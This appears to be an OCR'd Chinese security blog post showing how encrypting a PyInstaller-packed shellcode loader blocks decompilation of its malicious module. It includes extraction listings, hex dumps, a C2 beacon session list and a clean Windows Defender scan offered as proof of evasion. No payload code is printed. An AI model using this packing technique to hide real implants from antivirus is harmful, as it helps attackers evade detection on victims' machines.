


› Mac › Home › Desktop › 0617_exe逆向 › new_ › key › dist › test.exe_extracted ›

名称	修改日期	类型	大小
PYZ-00.pyz_extracted	2021/6/17 22:23	文件夹	
_asyncio.pyd	2021/6/17 22:23	Python Extension ...	64 KB
_bz2.pyd	2021/6/17 22:23	Python Extension ...	86 KB
_ctypes.pyd	2021/6/17 22:23	Python Extension ...	125 KB
_decimal.pyd	2021/6/17 22:23	Python Extension ...	264 KB
_hashlib.pyd	2021/6/17 22:23	Python Extension ...	47 KB
_lzma.pyd	2021/6/17 22:23	Python Extension ...	161 KB
_multiprocessing.pyd	2021/6/17 22:23	Python Extension ...	31 KB
_overlapped.pyd	2021/6/17 22:23	Python Extension ...	47 KB
_queue.pyd	2021/6/17 22:23	Python Extension ...	30 KB
_socket.pyd	2021/6/17 22:23	Python Extension ...	79 KB
_ssl.pyd	2021/6/17 22:23	Python Extension ...	152 KB
base_library.zip	2021/6/17 22:23	360压缩 ZIP 文件	761 KB
libcrypto-1_1.dll	2021/6/17 22:23	应用程序扩展	3,320 KB
libffi-7.dll	2021/6/17 22:23	应用程序扩展	33 KB
libssl-1_1.dll	2021/6/17 22:23	应用程序扩展	674 KB
pyexpat.pyd	2021/6/17 22:23	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/6/17 22:23	文件	3 KB
pyiboot01_bootstrap	2021/6/17 22:23	文件	4 KB
pyimod00_crypto_key	2021/6/17 22:23	文件	1 KB
pyimod01_os_path	2021/6/17 22:23	文件	2 KB
pyimod02_archive	2021/6/17 22:23	文件	9 KB
pyimod03_importers	2021/6/17 22:23	文件	13 KB
pyi-windows-manifest-filename test.exe.ma...	2021/6/17 22:23	MANIFEST 文件	0 KB
python38.dll	2021/6/17 22:23	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/6/17 22:23	Python Zip Applica...	1,662 KB
select.pyd	2021/6/17 22:23	Python Extension ...	28 KB
struct	2021/6/17 22:23	文件	1 KB
test	2021/6/17 22:23	文件	1 KB
test.exe.manifest	2021/6/17 22:23	MANIFEST 文件	2 KB
tinyaes.cp38-win_amd64.pyd	2021/6/17 22:23	Python Extension ...	40 KB
unicodedata.pyd	2021/6/17 22:23	Python Extension ...	1,073 KB
VCRUNTIME140.dll	2021/6/17 22:23	应用程序扩展	92 KB


微信号: crowsec

得到文件final.pyc



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00h: 55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00  U.......pyi0....
10h: E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ã...............
20h: 00 02 00 00 00 40 00 00 00 73 26 00 00 00 64 00  .....@...s&...d.
30h: 64 01 6C 00 5A 00 64 00 64 02 6C 01 6D 02 5A 02  d.l.Z.d.d.l.m.Z.
40h: 01 00 65 03 64 03 6B 02 72 22 65 02 83 00 01 00  ..e.d.k.r"e.ƒ...
50h: 64 01 53 00 29 04 E9 00 00 00 00 4E 29 01 DA 05  d.S.).é....N).Ú.
60h: 73 68 65 6C 6C DA 08 5F 5F 6D 61 69 6E 5F 5F 29  shellÚ.__main__)
70h: 04 DA 06 63 74 79 70 65 73 DA 11 70 79 5F 73 68  .Ú.ctypesÚ.py_sh
80h: 65 6C 6C 63 6F 64 65 5F 66 75 7A 7A 72 02 00 00  ellcode_fuzzr...
90h: 00 DA 08 5F 5F 6E 61 6D 65 5F 5F A9 00 72 07 00  .Ú.__name__©.r..
A0h: 00 00 72 07 00 00 00 75 32 00 00 00 5C 5C 4D 61  ..r....u2...\\Ma
B0h: 63 5C 48 6F 6D 65 5C 44 65 73 6B 74 6F 70 5C 30  c\Home\Desktop\0
C0h: 36 31 37 5F 65 78 65 E9 80 86 E5 90 91 5C 6E 65  617_exeé€†å.'\ne
D0h: 77 5F 5C 6B 65 79 5C 74 65 73 74 2E 70 79 DA 08  w_\key\test.pyÚ.
E0h: 3C 6D 6F 64 75 6C 65 3E 04 00 00 00 73 06 00 00  <module>....s...
F0h: 00 08 01 0C 03 08 01                             .......
```


uncompyle6 final.pyc



```
L:\Desktop\0617_exe逆向\new_\key\dist\final_py>uncompyle6 final.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: \\Mac\Home\Desktop\0617_exe逆向\new_\key\test.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import ctypes
from py_shellcode_fuzz import shell
if __name__ == '__main__':
    shell()
# okay decompiling final.pyc
```

这里和上面的也是一样的，显示从py_shellcode_fuzz中调用了shell函数。那就去同样的位置去找py_shellcode_fuzz.pyc文件。

但是这里可以看到py_shellcode_fuzz.pyc已经被加密变成了py_shellcode_fuzz.pyc.encrypted文件格式。




› Mac › Home › Desktop › 0617_exe逆向 › new_ › key › dist › test.exe_extracted › PYZ-00.pyz_extracted

名称	修改日期	类型	大小
multiprocessing.sharedctypes.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
multiprocessing.spawn.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
multiprocessing.synchronize.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	5 KB
multiprocessing.util.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	6 KB
netrc.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	3 KB
ntpath.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	7 KB
nturl2path.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	1 KB
numbers.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
opcode.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	3 KB
optparse.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	19 KB
os.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	13 KB
pathlib.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	17 KB
pdb.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	21 KB
pickle.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	19 KB
pkgutil.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	8 KB
platform.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	12 KB
plistlib.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	12 KB
posixpath.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	6 KB
pprint.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	7 KB
py_compile.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
py_shellcode_fuzz.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	2 KB
pydoc.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	37 KB
pydoc_data.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	1 KB
pydoc_data.topics.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	121 KB
queue.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
quopri.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
random.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	10 KB
runpy.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	5 KB
secrets.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	2 KB
selectors.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	7 KB
shlex.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	4 KB
shutil.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	17 KB
signal.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	2 KB
socket.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	13 KB
socketserver.pyc.encrypted	2021/6/17 22:23	ENCRYPTED 文件	9 KB

微信号: crowsec

将该文件使用010 editor打开，通过对比发现，该文件已经被加密，无法使用uncompyle6对其进行解密，当然这个文件依旧可以解密，但是解密成本要高于目前的手法。



使用key参数


```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
2A 51 BB C9 AD 1C 84 19 F3 85 D1 39 4C 3A 33 EC   *Q»É.„.ó…Ñ9L:3ì
0B D1 37 8F 62 2E 02 35 55 CA 62 34 05 69 8A 35   .Ñ7.b..5UÊb4.iŠ5
C1 AE 8E 80 C0 78 0E 84 65 9E 31 9B 42 F8 29 2C   Á®Ž€Àx.„ež1›Bø),
7B D4 B0 DA 2A 96 51 6D 67 4F 21 FD CC 99 08 80   {Ô°Ú*–QmgO!ýÌ™.€
1E D1 EE A9 C8 F8 67 EB 18 1F 97 B8 83 B9 BB BD   .Ñî©Èøgë..—¸ƒ¹»½
...
48 48 13 B1 A0 6B C8 A2 E9 19 FD 64 B1 14 0F 41   HH.± kÈ¢é.ýd±..A
3A EF A8 7B AE 6D 8B AC 64 60 0B CF 75 C8 78 1B   :ï¨{®m‹¬d`.ÏuÈx.
3B 60 87 4D 00 CF AF 4E C7 E5 5C 97 E6 45 6D EA   ;`‡M.Ï¯NÇå\—æEmê
A1 F3 CA 30 68 44 5D 56 55 2D 17 BE BB 9E 53 5F   ¡óÊ0hD]VU-.¾»žS_
1A D0 F1 DB 43 5C 43 8A 14 01 41 9B 24 2C 91 01   .ÐñÛC\CŠ..A›$,'.
AB 43 66 F0 B1 DF 55 E9 D5 FE 64 E5 45 9B 13 9E   «Cfð±ßUéÕþdåE›.ž
E7 1C 1E D9 5D B3 C7 90 CE E4 01 E0 9B 37 86 EC   ç..Ù]³Ç.Îä.à›7†ì
15 F6 B9 59 D7 74 08 2F 16 1B DE EB CA E5 D8 DB   .ö¹Y×t./..ÞëÊåØÛ
75 6C 9C 2E 64 18 C1 AB 25 3C 82 3C 0D 63 24 C3   ulœ.d.Á«%<‚<.c$Ã
```

未使用key参数

```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
55 0D 0D 0A 00 00 00 00 00 00 00 00 E3 00 00 00   U...........ã...
00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00   ................
00 40 00 00 00 F3 2A 00 00 00 64 00 64 01 6C 00   .@...ó*...d.d.l.
5A 00 64 00 64 01 6C 01 5A 01 64 02 64 03 84 00   Z.d.d.l.Z.d.d.„.
5A 02 65 03 64 04 6B 02 72 26 65 02 83 00 01 00   Z.e.d.k.r&e.f...
64 01 53 00 29 05 E9 00 00 00 00 4E 63 00 00 00   d.S.).é....Nc...
00 00 00 00 00 00 00 00 00 05 00 00 00 0C 00 00   ................
00 43 00 00 00 F3 DA 00 00 00 64 01 7D 00 7C 00   .C...óÚ...d.}.|.
64 02 37 00 7D 00 74 00 7C 00 83 01 7D 00 74 01   d.7.}.t.|.f.}.t.
6A 02 74 01 6A 03 6A 04 6A 05 5F 06 74 [illegible] 6A 03   j.t.j.j.j._.t.j.
6A 04 A0 05 74 02 A0 07 64 03 A1 01 74 [illegible] A0 07   j. .t. .d.¡.t. .
74 08 7C 00 83 01 A1 01 74 01 A0 07 64 04 A1 01   t.|.f.¡.t. .d.¡.
74 01 A0 07 64 05 A1 01 A1 04 7D 01 74 01 6A 09   t. .d.¡.¡.}.t.j.
74 08 7C 00 83 01 14 00 A0 0A 7C 00 A1 01 7D 02   t.|.f... .|.¡.}.
64 06 7D 03 74 0B 74 0C A0 0D 7C 03 A1 01 83 01   d.}.t.t. .|.¡.f.
01 00 74 01 6A 03 6A 04 A0 0E 74 01 A0 07 64 03   ..t.j.j. .t. .d.
```

微信号: crowsec

此时对原来的文件双击测试：



external	internal ^	listener	user	computer	note	process	pid	arch
10.211.55.3	10.211.55.3	0612	crow	CROW		test.exe	4428	x64


名称	修改日期	类型	大小
final_py	2021/6/17 22:29	文件夹	
test.exe_extracted	2021/6/17 22:35	文件夹	
.DS_Store	2021/6/17 22:35	DS_STORE 文件	9 KB
pyinstxtractor.py	2021/6/10 13:57	PY 文件	13 KB
test.exe	2021/6/17 18:07	应用程序	6,554 KB

```
06/17 17:06:19 *** initial beacon
06/17 17:06:31 *** neo has joined.
06/17 17:18:56 *** initial beacon
06/17 17:25:26 *** initial beacon
```

微信号: crowsec

依旧可以上线（测试时间：2021.06.17）。

免杀效果：Windows defender可过。（测试时间：2021.06.17）



test.exe_extracted	2021/6/17 22:35	文件夹	
.DS_Store	2021/6/17 22:35	DS_STORE 文件	9 KB
pyinstxtractor.py	2021/6/10 13:57	PY 文件	13 KB
test.exe	2021/6/17 18:07	应用程序	6,554 KB

Windows Defender

电脑状态: 受保护

已完成 27 个项目的扫描。

本次扫描过程中，在你的电脑上未检测到任何威胁。

你的电脑正被监视并受到保护。

实时保护: 开

病毒和间谍软件定义: 6 天前创建

